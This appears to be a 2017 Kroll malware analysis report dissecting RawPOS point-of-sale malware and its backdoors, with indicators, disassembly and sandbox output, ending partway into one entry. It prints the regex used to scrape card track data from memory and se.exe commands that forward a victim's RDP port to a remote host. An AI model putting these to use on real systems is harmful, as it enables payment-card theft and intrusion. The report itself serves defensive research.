Malware Analysis Report

RawPOS Malware: Deconstructing an Intruder’s Toolkit

JANUARY 2017

Brandon Nesbit
GREM, Security+
Senior Managing Consultant, Cyber Security
brandon.nesbit@kroll.com

Devon Ackerman
GCFA, GCFE, CFCE, CDFC, CICP, CCE
Senior Director, Cyber Security
devon.ackerman@kroll.com

About Kroll

Kroll is the leading global provider of risk solutions. For more than 40 years, Kroll has helped clients make confident risk management decisions about people, assets, operations, and security through a wide range of investigations, cyber security, due diligence and compliance, physical and operational security, and data and information management services. Headquartered in New York with more than 35 offices in 20 countries, Kroll has a multidisciplinary team of nearly 1,000 employees and serves a global clientele of law firms, financial institutions, corporations, non-profit institutions, government agencies, and individuals.

Kroll's Cyber services include, but are not limited to, Incident and Breach Response, Digital Forensic Analysis, Mobile Forensics, CyberDetectER Endpoint Threat Monitoring, PCI Data Security Standard Services, eDiscovery, PHI and PII investigations, Penetration Testing Services, Web Application Vulnerability Discovery, Incident Response Planning/Cyber Tabletop Exercises, Malware Analysis, Timeline Analysis, and Expert Witness Services.

See kroll.com for more information.

For an immediate response please call
Kroll's Data Breach Hotline at +1 877.300.6816

These materials have been prepared for general information purposes only and do not constitute legal or other professional advice. Always consult with your own professional and legal advisors concerning your individual situation and any specific questions you may have.

Malware Analysis Report

RawPOS Malware:
Deconstructing an Intruder's Toolkit

JANUARY 2017

Brandon Nesbit
GREM, Security+
Senior Managing Consultant, Cyber Security
brandon.nesbit@kroll.com

Devon Ackerman
GCFA, GCFE, CFCE, CDFC, CICP, CCE
Senior Director, Cyber Security
devon.ackerman@kroll.com

kroll.com

TARGET
TARGET
TARGET
TARGET
TARGET
TARGET

Contents

1

Background

Over the years, Kroll's Cyber investigators have been engaged by our clients in diverse industries to address a wide range of issues, from breach response to traditional digital forensics, and from identification of custom malicious software ("malware") to breach response.

Commonly, network intruders will leverage malware as part of the compromise or network reconnaissance and information gathering phases of their malicious cyber intrusion. Once Kroll's team is engaged, it is common for our investigators to discover fragments of malware remaining in the system's memory ("fileless malware") or written to the disk in scattered locations. What begins as a hunt for circumstantial clues evolves into a deep dig to identify and understand the malware capabilities, so that the knowledge gained from the analysis can be used to answer questions that otherwise would often go unresolved in the course of a traditional forensic and incident response scenario.

In 2016, Kroll's Cyber experts had the opportunity to focus on a collection of malware related to the RawPOS family, and Kroll proceeded to identify numerous tools that the attacker(s) had dropped into the enterprise environment in order to expand their foothold, target specific machines, collect additional information about the compromised environment, and prepare that data for exfiltration.

Through the following Report, Kroll is pleased to share the research conducted on the malware and the intruder's toolkit with the greater information security community.

2

Detailed Analysis

2.1 Conceptual RawPOS Malware Overview

The RawPOS family is a suite of well-known point of sale ("POS") malware files that search for cardholder data ("CHD") as it passes through a system's core memory. The components of the malware work together to target, capture, store, encrypt, and provide persistence on a compromised host. The backbone of the variant investigated by Kroll's Cyber team was identified by file name msdtv.exe and was responsible for executing RAM scraping and persistence mechanisms. It also encrypted and de-duplicated the captured cardholder data via a file posing as a dynamic link library file identified with file name dxfs32.dll.

Kroll also discovered that as part of the intruders' methodology, and secondary to the RawPOS malware itself, secondary and tertiary tools had been dropped and leveraged by the attackers during their time within the compromised environment.




FIGURE 1 – The flowchart conceptualizes how the different malware dependencies work together.

2.2 Individual Component Breakdown

As outlined in the conceptual overview above, the RawPOS malware consists of three binaries (msdtv.exe, sstpsvc.exe, and tskman.exe) and a fourth file posing as a dynamic link library (dxfs32.dll). Each file was identified, captured, and analyzed by Kroll with two goals in mind: (1) determine the true and complete capabilities of the malware, and (2) identify the means by which the intruders were exfiltrating the captured data. These files were found to work together in order to facilitate the targeting, capturing, storing, and encryption of CHD in preparation for final exfiltration by a network intruder.

2.2.1 msdtv.exe

File Name	msdtv.exe	**File Size**	291,105 bytes	**Category**	RawPOS Utility
File Path	N/A				
MD5	95543cab2edebbae9f987de8ec2648fa				
SHA1	9c02c5878faef511a340b3baa5d212d0537ecd0c				

Description

This malware will only run if sstpsvc.exe and tskman.exe exist in the same directory since it is responsible for launching the RAM scraper (sstpsvc.exe) and the service controller called tskman.exe. The malware also manages the output created by sstpsvc.exe; captured track data is de-duped and encrypted into an output with file name dxfs32.dll.


Analysis also indicates that the malware has an auto kill function (below) that will terminate the malware if it executes after a certain date.

```
sub _ HELLOFROMISRAELWITHLOVE
```

Additional Details

This malware is a Perl2Exe executable. Perl2Exe is a solution that allows a developer to compile Perl code into something that can be run on any Windows system, as all the necessary libraries are bundled. This allows the malware to execute on a wide variety of Windows systems. When executed, these libraries are extracted into the local system's \temp directory during execution and are cleaned once the process cycles completes.

Please see Appendix for the main Perl source code.



```
$$$□□□
□ □Z□□□ □□□□A□
]□□□\
□□L]VVIC□□□I□□□P□□□
□WODATFZCGYW__K^[AFZKVEAP\_^I]_ECWB_E@Q^
$$$□□□
□ □Z□□□ □□□□A□
]□□□\
□□L]VVIC□□□I□□□P□□□
□WOAGSFZCGY_]]N[^DBZEXEAP\_^I]_ECWB_E@Q^
$$$□□□
□ □Z□□□ □□□□A□
]□□□\
□□L]VVIC□□□I□□□P□□□
□WOAGSFZCGY_]]N[^DBZKVEAP\_^I]_ECWB_E@Q^
```

2.2.2 sstpsvc.exe

File Name	sstpsvc.exe	**File Size**	183,296 bytes	**Category**	Ram Scraper
File Path	N/A				
MD5	d0c46014ed01a0ace8130b52e306d144				
SHA1	89c24f584f15cec207a4c2d9b8a9bd53cac75320				


Description

This is the RAM scraping component for this RawPOS variant. The malware targets specific processes related to payment card processing and utilizes a regular expression (“regex”) to copy track 1 and track 2 data as it is processed through memory. The captured track data is placed into a temporary file, under a directory named “memdump” and the output file has a naming scheme of:

```
profiles.<process.exe>-<pid>.dmp.prc
```


Additional Details

Temporary file output sample.




```
Found track data at utg2svc.exe with PID 3980!□data:
1234567890123445=990112000000000000000 length: 37!□data:
1234567890123445=990112000000000000000 length: 37!□data:
1234567890123445=990112000000000000000 length: 37!□data:
1234567890123445=990112000000000000000 length: 37!□data:
1234567890123445=990112000000000000000 length: 37!□data:
1234567890123445=990112000000000000000 length: 37!□data:
1234567890123445=990112000000000000000 length: 37!□data:
1234567890123445=990112000000000000000 length: 37!□data:
1234567890123445=990112000000000000000 length: 37!□data:
1234567890123445=990112000000000000000 length: 37!□data:
1234567890123445=990112000000000000000 length: 37!□data:
1234567890123445=990112000000000000000 length: 37!□data:
1234567890123445=990112000000000000000 length: 37!□data:
1234567890123445=990112000000000000000 length: 37!□data:
1234567890123445=990112000000000000000 length: 37!□data:
1234567890123445=990112000000000000000 length: 37!□data:
1234567890123445=990112000000000000000 length: 37!□data:
1234567890123445=990112000000000000000 length: 37!□data:
1234567890123445=990112000000000000000 length: 37!□data:
```

Targeted processes and memdump directory creation.



```
.data:00428B28 aMkdirMemdumpNu db 'mkdir   memdump   >NUL 2>NUL',0
.data:00428B45 aIfNotExistMemd db 'if    not exist  memdump   mkdir    memdump',0
.data:00428B71 aUnknown_1      db '<unknown>',0
.data:00428B7B aS              db '%s',0
.data:00428B7E aInfogenesis_se db 'InfoGenesis.ServiceManager.Service.exe',0
.data:00428BA5 aUtg2svc_exe    db 'utg2svc.exe',0
.data:00428BB1 aFrmweb_exe     db 'frmweb.exe',0
.data:00428BBC aMemdumpSD_dmp  db 'memdump\%s-%d.dmp',0
```

Regex used to target track 1 and track 2 data.



```
aB09131609S1325 db '((B(([0-9]{13,16})|([0-9]|\s){13,25})\^[A-Z\s0-9]{0,30}\/[A-Z\s0-'
                                        ; DATA XREF: sub_4012E6+4B↑o
                db '9]{0,30}\^[0-9]{2}((0[1-9])|(1[0-2]))([0-9]|\s){3,50})|([0-9]{15,'
                db '16}(D|=)[0-9]{2}((0[1-9])|(1[0-2]))[0-9]{8,30})|(ANSI\s636[0-9]{5'
                db ',10}[\s\w]{10,500}))',0
aB09131609S13_0 db '((\%B(([0-9]{13,16})|([0-9]|\s){13,25})\^[A-Z\s0-9]{0,30}\/[A-Z\s'
                                        ; DATA XREF: sub_4012E6+61↑o
                db '0-9]{0,30}\^[0-9]{2}((0[1-9])|(1[0-2]))([0-9]|\s){3,50}\?)|(\;[0-'
                db '9]{15,16}(D|=)[0-9]{2}((0[1-9])|(1[0-2]))[0-9]{8,30})\?)',0
aUnknown        db '<unknown>',0        ; DATA XREF: sub_401B98+19↑o
```

2.2.3 tskman.exe

File Name	tskman.exe	**File Size**	63,488 bytes	**Category**	RawPOS Utility
File Path	N/A				
MD5	9d901657d2e2fb95d7e85f63736adb2c				
SHA1	e1b29f28e9b85888ec9c7fcb667c7b4d1bb9ec1c				


Description

This malware is generally seen as part of the service control manager for RawPOS. It is responsible for installing, starting, stopping, and removing services from a Windows system using native Windows functions.

Static analysis indicates that when successfully executed, the malware creates a service with the following details:

- Name: `tskman`
- Description: `Windows Advanced Task Manager`


Additional Details




Service name: tskman

Display name: Windows Advanced Task Manager

Description: Provides Windows advanced task management components. If this service is disabled, any services



```
arg_0= dword ptr   8
arg_4= dword ptr   0Ch

push     ebp
mov      ebp, esp
push     offset HandlerProc  ; lpHandlerProc
push     offset ServiceName  ; "tskman"
call     RegisterServiceCtrlHandlerA
mov      hServiceStatus, eax
cmp      hServiceStatus, 0
jz       short loc_40128F
```



```
ebx, [ebp+arg_0]
esi, [ebp+arg_4]
offset aWindowsAdvan_0 ; "Windows Advanced Task Manager"
offset aDebuggingS_ ; "Debugging %s.\n"
_printf
esp, 8
1                ; Add
offset HandlerRoutine ; HandlerRoutine
SetConsoleCtrlHandler
```

2.2.4 wproxy32.exe

File Name	wproxy32.exe	**File Size**	64,512 bytes	**Category**	RawPOS Utility
File Path	%windir%\wproxy32.exe				
MD5	894a2139b5a5de1f83489e861541934e				
SHA1	abccdf07186438cb89e81199526be35fd705445f				


Description

This malware is generally seen as part of the service control manager for RawPOS. It is responsible for installing, starting, stopping, and removing services from a Windows system using native Windows functions.


Static analysis indicates that when successfully executed, the malware creates a service with the following details:

- Name: `wproxylm`
- Description: `Windows Network Switching Compatibility`


Additional Details




```
loc_4011F4:              ; "\nStartServiceCtrlDispatcher being calle"...
push    offset format
call    _printf
pop     ecx
push    offset aThisMayTakeSev ; "This may take several seconds.  Please "...
call    _printf
pop     ecx
lea     ecx, [ebp+ServiceStartTable]
push    ecx              ; lpServiceStartTable
call    StartServiceCtrlDispatcherA
test    eax, eax
jnz     short loc_40124B
```



```
.data:0040C1F2 ; char format[]
.data:0040C1F2 format          db 0Ah                   ; DATA XREF: _main:loc_4011F4↑o
.data:0040C1F2                 db 'StartServiceCtrlDispatcher being called.',0Ah,0
.data:0040C21D ; char aThisMayTakeSev[]
.data:0040C21D aThisMayTakeSev db 'This may take several seconds.  Please wait.',0Ah,0
.data:0040C21D                                          ; DATA XREF: _main+AF↑o
.data:0040C24B aStartservice_0 db 'StartServiceCtrlDispatcher',0 ; DATA XREF: _main+D7↑o
.data:0040C266 ; char ServiceName[]
.data:0040C266 ServiceName     db 'wproxylm',0          ; DATA XREF: sub_401252+8↑o
.data:0040C26F aSetservicestat db 'SetServiceStatus',0 ; DATA XREF: sub_4012FA+89↑o
```



```
mov     edi, offset aWproxylm_0 ; "wproxylm"
push    0F003Fh         ; dwDesiredAccess
push    0               ; lpDatabaseName
push    0               ; lpMachineName
call    OpenSCManagerA
```



```
mov     ebx, [ebp+arg_0]
mov     esi, [ebp+arg_4]
push    offset aWindowNetwor_0 ; "Window Network Switching Compatibility"
push    offset aDebuggingS_ ; "Debugging %s.\n"
call    _printf
add     esp, 8
push    1               ; Add
push    offset HandlerRoutine ; HandlerRoutine
call    SetConsoleCtrlHandler
```

2.3 Backdoors

The backdoors observed in this attack were not of the traditional variety. They were not explicitly Trojans, nor botnets. Instead, the backdoors acted more like netcat in their operation and were observed in conjunction with other malware samples. Moreover, the malware samples were coded using Borland C++, like many of the other RawPOS samples uncovered as part of the investigation.

2.3.1 se.exe

File Name	se.exe	File Size	54,784 bytes	Category	Backdoor
File Path	C:\WINDOWS\se.exe				
MD5	1ce256aa6f5dafbb3244d0336cf9d25c 96bf62137c490d7db8c24c6af211a082 33b8e060b907daf6bb4e0af7f8e23883				
SHA1	0ea2993d7aca9c54563393442bb8be3ebda5757d c42afb7910961bc17d1d02d55eeebd0314da4af8 a9905eb39326e97fda908e29511cc814ec4b5ade				

Description


The se.exe malware is the main backdoor component used by the attackers. It is custom-built using Borland C++ and acts as a simple proxy by locally binding a port to a remote host and port. This gives the attackers a direct pipeline back into the compromised environment.

Sample command: `se.exe 127.0.0.1 3389 255.255.255.255 443`

Kroll observed the attacker binding to the local port 3389, which is the port used by Microsoft Terminal Services ("RDP"). With this malware, active and bound to port 3389, the attacker could directly log on via RDP to any host running se.exe.


Additional Details

Active se.exe bound to port 3389 on two sandboxes.



```
c:\malware>se.exe 127.0.0.1 3389 192.168.142.128 3389
Connecting to local side (127.0.0.1:3389)... OK.
Cnnct1ng to remote side... OK
_
```

Code showing the malware opening a local socket for the backdoor.



```
push    dword ptr [ebx+4]
push    offset format   ; "Connecting to local side (%s:%i)... "
call    _printf
add     esp, 0Ch
push    0               ; protocol
push    1               ; type
push    2               ; af
call    socket
mov     edi, eax
mov     [ebp+name.sa_family], 2
```


2.3.2 se_mod.exe

File Name	se_mod.exe	**File Size**	54,272 bytes	**Category**	Backdoor
File Path	C:\WINDOWS\se_mod.exe				
MD5	9ab1603f1b29724f391637cc7d82fe2d				
SHA1	406b8701ce316a73ef0d9311f20e4c8b53c7773e				


Description

This malware sample was a renamed version of se.exe. The sample maintains all the same functions as previously observed versions and did not appear to have any additional features. The main difference was textual output presented at the console. In lieu of "Connecting to…" when executing, the output presenting to the console was "OKE".


Additional Details




```
C:\malware>[redacted] exe 127.0.0.1 3389 1.1.1.1 80
OKE.
Efrrr!
OKE.
Efrrr!
OKE.
Efrrr!
OKE.
^C
C:\malware>_
```



```
loc_4012B8:                     ; "OKE.\n"
push    offset aOke_
call    _printf
pop     ecx
push    0                       ; protocol
push    1                       ; type
push    2                       ; af
call    socket
mov     edi, eax
mov     [ebp+name.sa_family], 2
mov     eax, [ebp+argv]
push    dword ptr [eax+0Ch] ; cp
call    inet_addr
mov     dword ptr [ebp+name.sa_data+2], eax
mov     edx, [ebp+argv] ; int
mov     ebx, [edx+10h]
push    ebx                     ; s
call    _atol
```



```
push    offset format   ; "Errr!\n"
call    _printf
pop     ecx
push    1518h           ; dwMilliseconds
call    Sleep
jmp     short loc_40124D
```



```
loc_401337:                  ; "YAOY\n"
push    offset aYaoy
call    _printf
pop     ecx
push    8
call    @$bnwa$qui      ; operator new[](uint)
pop     ecx
mov     ebx, eax
mov     [ebx], esi
mov     [ebx+4], edi
lea     eax, [ebp+ThreadId] ; int
push    eax             ; lpThreadId
push    0               ; dwCreationFlags
push    ebx             ; lpParameter
push    offset StartAddress ; lpStartAddress
push    0               ; dwStackSize
push    0               ; lpThreadAttributes
```

2.3.3 sqlmgmt.exe


File Name	sqlmgmt.exe	File Size	49,664 bytes	Category	Backdoor
File Path	C:\WINDOWS\sqlmgmt.exe				
MD5	5e225d9baa64027a29bc3e6fceef4a04				
SHA1	2c22770417df01e3471137a9bdff4fcfe6a3be20				

Description

